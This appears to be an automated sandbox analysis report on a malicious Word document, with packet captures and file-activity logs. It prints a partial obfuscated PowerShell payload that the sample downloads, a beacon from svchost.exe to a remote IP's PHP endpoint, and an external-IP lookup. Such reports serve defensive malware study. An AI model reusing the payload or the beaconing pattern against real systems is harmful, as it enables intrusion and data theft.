Jan 20, 2021 10:31:45.693434954 CET	258	IN	HTTP/1.1 200 OK Date: Wed, 20 Jan 2021 09:31:45 GMT Server: Apache/2.4.25 (Debian) Last-Modified: Wed, 23 Dec 2020 13:46:16 GMT ETag: "12932-5b721ea4eff8d" Accept-Ranges: bytes Content-Length: 76082 Vary: Accept-Encoding Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/plain Data Raw: 53 65 74 2d 53 74 72 69 63 74 4d 6f 64 65 20 2d 56 65 72 73 69 6f 6e 20 32 0a 66 75 6e 63 74 69 6f 6e 20 73 49 5a 55 0a 7b 0a 24 42 69 59 4b 3d 4a 71 4b 4b 50 5a 20 27 37 27 0a 24 42 69 59 4b 0a 7d 0a 66 75 6e 63 74 69 6f 6e 20 64 44 4a 42 59 0a 7b 0a 24 56 70 73 53 59 62 3d 41 78 4b 65 6d 44 20 41 20 76 20 68 20 65 20 54 20 55 20 54 20 49 0a 24 4d 6d 35 6d 49 56 3d 6f 58 6b 65 4a 20 46 20 63 20 27 32 27 20 71 0a 24 4c 32 74 6d 36 32 3d 41 55 76 78 6f 20 71 20 2b 20 4f 20 74 20 43 20 39 20 55 20 79 20 57 0a 24 4c 32 74 6d 36 32 2b 24 56 70 73 53 59 62 2b 24 4d 6d 35 6d 49 56 0a 7d 0a 66 75 6e 63 74 69 6f 6e 20 51 41 51 41 0a 7b 0a 50 61 72 61 6d 20 28 24 77 4c 38 7a 49 46 2c 24 51 66 4d 2c 24 75 79 67 31 2c 24 7a 6d 78 2c 24 66 52 4c 4e 65 53 2c 24 54 45 56 7a 29 0a 24 77 4c 38 7a 49 46 2b 24 75 79 67 31 2b 24 66 52 4c 4e 65 53 2b 24 7a 6d 78 2b 24 54 45 56 7a 2b 24 51 66 4d 0a 7d 0a 66 75 6e 63 74 69 6f 6e 20 78 4e 6b 71 6e 49 0a 7b 0a 24 51 6c 77 3d 45 53 59 63 71 20 71 20 55 20 63 0a 24 4a 54 51 3d 69 64 6d 77 20 41 20 65 20 55 20 63 20 6c 20 5a 20 44 20 41 20 58 20 50 20 2f 0a 24 4b 71 65 61 75 68 3d 46 76 41 57 63 20 49 20 57 20 43 20 54 0a 24 54 78 51 6a 57 3d 67 77 6d 79 63 20 55 20 69 20 31 20 2b 20 4f 20 2f 20 7a 20 4f 20 66 20 49 0a 24 47 74 4b 33 34 3d 65 59 75 62 47 20 43 20 6d 20 77 20 6a 20 79 20 77 20 74 20 7a 20 32 20 57 20 6c 20 70 20 42 20 49 0a 24 72 4a 73 72 4b 4d 3d 5a 79 4a 4c 69 62 20 53 20 66 20 45 0a 24 4e 65 35 6f 3d 6f 59 61 74 53 20 2f 20 59 20 57 20 43 20 58 20 73 20 54 20 53 20 75 20 48 20 66 20 74 20 36 0a 24 70 77 4e 77 38 70 3d 4c 6f 68 44 20 56 20 42 20 4b 20 4b 20 52 20 41 20 61 0a 24 4e 65 35 6f 2b 24 54 78 51 6a 57 2b 24 72 4a 73 72 4b 4d 2b 24 47 74 4b 33 34 2b 24 70 77 4e 77 38 70 2b 24 4b 71 65 61 75 68 2b 24 4a 54 51 2b 24 51 6c 77 0a 7d 0a 66 75 6e 63 74 69 6f 6e 20 51 75 75 51 77 77 0a 7b 0a 24 66 59 6d 42 70 3d 6f 59 61 74 53 20 6c 20 65 20 6c 20 44 20 64 20 65 20 63 20 74 20 65 20 65 20 52 20 66 20 65 0a 24 43 36 76 79 3d 5a 79 4a 4c 69 62 20 61 20 74 20 67 0a 24 5a 30 70 4e 76 3d 4a 71 4b 4b 50 5a 20 65 0a 24 66 59 6d 42 70 2b 24 43 36 76 79 2b 24 5a 30 70 4e 76 0a 7d 0a 66 75 6e 63 74 69 6f 6e 20 52 6a 56 72 0a 7b 0a 24 6c 69 68 76 77 58 3d 6a 5a 50 50 6d 20 63 0a 24 6c 69 68 76 77 58 0a 7d 0a 66 75 6e 63 74 69 6f 6e 20 7a 51 67 4d 66 67 0a 7b 0a 24 47 61 74 72 48 78 3d 6c 53 78 75 20 51 20 62 20 41 20 41 20 36 20 69 20 42 20 39 20 32 0a 24 6c 74 31 3d 64 74 55 43 6e 51 20 74 20 4a 20 65 20 6f 20 47 20 6d 20 7a 0a 24 46 79 53 3d 4a 71 4b 4b 50 5a 20 56 0a 24 46 49 41 39 3d 6f 58 6b 65 4a 20 51 20 55 20 67 20 55 0a 24 46 49 41 39 2b 24 6c 74 31 2b 24 47 61 74 72 48 78 2b 24 46 79 53 0a 7d 0a 66 75 6e 63 74 69 6f 6e 20 69 57 4c 76 67 0a 7b 0a 24 56 34 49 59 3d 6c 53 78 75 20 52 20 53 20 4b 20 48 20 5a 20 38 20 47 20 57 20 38 0a 24 4b 55 39 33 36 49 3d 57 49 57 51 4f 75 20 56 20 50 20 75 20 66 20 6e 20 73 20 32 20 6b 20 64 20 64 20 56 20 42 20 6d 20 79 0a 24 50 6f 52 44 53 66 3d 5a 79 4a 4c 69 62 20 75 20 37 20 72 0a 24 47 47 59 55 3d 4a 72 56 72 47 20 41 20 46 20 35 20 41 20 2b Data Ascii: Set-StrictMode -Version 2function sIZU{$BiYK=JqKKPZ '7'$BiYK}function dDJBY{$VpsSYb=AxKemD A v h e T U T l$Mm5mIV=oXkeJ F c '2' q$L2tm62=AUvxo q + O t C 9 U y W$L2tm62+$VpsSYb+$Mm5mIV}function QAQA{Param ($wL8zIF,$QfM,$uyg1,$zmx,$fRLNeS,$TEVz)$wL8zIF+$uyg1+$fRLNeS+$zmx+$TEVz+$QfM}function xNkqnI{$ Qlw=ESYcq q U c$JTQ=idmw A e U c l Z D A X P /$Kqeauh=FvAWc I W C T$TxQjW=gwmyc U i 1 + O / z O f l$ GtK34=eYubG C m w j y w t z 2 W l p B l$rJsrKM=ZyJLib S f E$Ne5o=oYatS / Y W C X s T S u H f t 6$pwNw8p=LohD V B K K R A a$Ne5o+$TxQjW+$rJsrKM+$GtK34+$pwNw8p+$Kqeauh+$JTQ+$Qlw}function QuuQww{$fYmBp=oYatS l e l D d e c t e e R f e$C6vy=ZyJLib a t g$Z0pNv=JqKKPZ e$fYmBp+$C6vy+$Z0pNv}function RjVr{$lihvwX=jZPPm c$lihvwX} function zQgMfg{$GatrHx=lSxu Q b A A 6 i B 9 2$lt1=dtUCnQ t J e o G m z$FyS=JqKKPZ V$FIA9=oXkeJ Q U g U$FIA9+$lt1+$GatrHx+$FyS}function iWLvg{$V4IY=lSxu R S K H Z 8 G W 8$KU936I=WIWQOu V P u f n s 2 k d d V B m y$PoRDSf=ZyJLib u 7 r$GGYU=JrVrG A F 5 A +

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49724	45.67.229.125	80	C:\Windows\SysWOW64\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 10:32:26.612793922 CET	336	OUT	GET /c7mnnlrmfut6g1erfewlxlxniyo.php HTTP/1.1 Host: 45.67.229.125 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Accept: */*
Jan 20, 2021 10:32:26.695453882 CET	336	IN	HTTP/1.1 200 OK Server: Apache Date: Wed, 20 Jan 2021 01:32:26 GMT Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49725	216.239.32.21	80	C:\Windows\SysWOW64\svchost.exe


Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 10:32:27.680223942 CET	338	OUT	GET // HTTP/1.1 Host: ifconfig.me User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0 Accept: */* Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2021 10:32:27.831789970 CET	339	IN	HTTP/1.1 302 Found Date: Wed, 20 Jan 2021 09:32:27 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 43 Access-Control-Allow-Origin: * Location: https://ifconfig.me// Vary: Accept Via: 1.1 google Connection: close Data Raw: 46 6f 75 6e 64 2e 20 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 20 68 74 74 70 73 3a 2f 2f 69 66 63 6f 6e 66 69 67 2e 6d 65 2f 2f Data Ascii: Found. Redirecting to https://ifconfig.me//

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 6040 Parent PID: 800

General

Start time:	10:30:42
Start date:	20/01/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x3c0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF8E64970007E1F242.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6610F261	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	661B977C	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	660F3F8E	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	660EE349	unknown
C:\Users\user\Application Data\Microsoft\Forms\WINWORD.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	660EE349	unknown
C:\Users\user\AppData\Local\Temp\~DFC39084AE548593B5.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	660EE349	unknown
C:\Users\user\AppData\Local\Temp\~DF571355D8F07FD630.TMP	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	660EE349	unknown
C:\Users\user\Desktop\COVID-19.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	660C1A7F	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660B765D	unknown
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	660B765D	unknown
C:\Users\user\AppData\Local\Temp\~DFA453F5AA0DC76228.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	660E5805	unknown
C:\Users\user\AppData\Local\Temp\~DFE96C84899C5E6ECD.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	66227D31	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\WINWORD.box	success or wait	1	660EE349	unknown
C:\Users\user\Desktop\COVID-19.tmp	success or wait	1	6610C5A3	unknown
C:\Users\user\AppData\Local\Temp\~DFA453F5AA0DC76228.TMP	success or wait	1	660E5805	unknown
C:\Users\user\AppData\Local\Temp\~DFE96C84899C5E6ECD.TMP	success or wait	1	66196A73	unknown
C:\Users\user\AppData\Local\Temp\~DFC39084AE548593B5.TMP	success or wait	1	661A232A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 6c 00 00 cc 42 00 00 0f 00 00 00	.....l...B.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0c 00 00 00 07 00 00 0f 00 00 00	.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 80 10 00 00 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 ec 49 00 00 0f 00 00 00	.....x...I.....	success or wait	1	660F3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.......	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 d8 9a a5 0f ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 d0 9c a5 0f ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!.......................... ....&!.................. ....0..... ..,........................... ....H.......D..	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	38 10 00 00 f8 07 00 00 50 10 00 00 10 08 00 00 a8 0f 00 00 40 0e 00 00 c0 0f 00 00 b8 0e 00 00 58 0e 00 00 18 0f 00 00 e8 0b 00 00 98 0a 00 00 e8 0e 00 00 c0 0c 00 00 c8 0d 00 00 28 0e 00 00 90 09 00 00 88 0b 00 00 20 10 00 00 58 0b 00 00 08 10 00 00 88 0e 00 00 68 10 00 00 d8 0f 00 00 88 05 00 00 48 0f 00 00 90 0c 00 00 10 0e 00 00 70 0e 00 00 78 0f 00 00 00 0f 00 00 30 0f 00 00	8.......P...........@......... ..X........................... (........... ...X...........h. ....H...........p...x.......0...	success or wait	1	660F3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4224	60 c0 14 19 d8 f0 14 42 86 0d 77 cd 0e 05 a8 63 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	`.....B..w....c.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1792	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	660F3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 38 10 00 00 01 00 01 03 00 00 00 00 50 10 00 00 02 00 00 01 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	........8...........P.........	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	20 10 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	...........-.stdole2.tlbWWW	success or wait	1	660F3F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	74 41 00 00 bc 24 00 00 5c 30 00 00 a8 49 00 00 e4 47 00 00 60 3c 00 00 f8 2d 00 00 58 45 00 00 2c 41 00 00 bc 47 00 00 88 30 00 00 cc 49 00 00 3c 2c 00 00 cc 48 00 00 70 46 00 00 68 3d 00 00 20 42 00 00 64 24 00 00 b8 3b 00 00 44 47 00 00 48 46 00 00 48 43 00 00 48 3e 00 00 94 26 00 00 4c 3c 00 00 18 3a 00 00 20 44 00 00 44 38 00 00 a8 45 00 00 18 47 00 00 80 45 00 00 10 43 00 00 14 49 00 00 84 49 00 00 2c 30 00 00 24 40 00 00 90 42 00 00 ac 44 00 00 1c 3e 00 00 ac 3f 00 00 34 42 00 00 14 45 00 00 98 47 00 00 a4 43 00 00 94 32 00 00 14 41 00 00 0c 48 00 00 5c 44 00 00 bc 45 00 00 84 28 00 00 c0 2f 00 00 ac 2d 00 00 e4 31 00 00 b4 41 00 00 b4 40 00 00 6c 34 00 00 e8 21 00 00 9c 40 00 00 40 3b 00 00 08 2a 00 00 6c 45 00 00 cc 40 00 00 24 46 00 00 fc 3e 00	tA...$..\0...I...G..`<...-..XE ..,A...G...0...I..<,...H..pF.. h=.. B..d$...;..DG..HF..HC..H> ...&..L<...:.. D..D8...E...G.. .E...C...I...I..,0..$@...B...D ...>...?..4B...E...G...C...2.. .A...H..\D...E...(.../...-...1 ...A...@..l4...!...@..@;...*.. lE...@..$F...>.	success or wait	1	660F3F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18924	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.........C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	660F3F8E	unknown
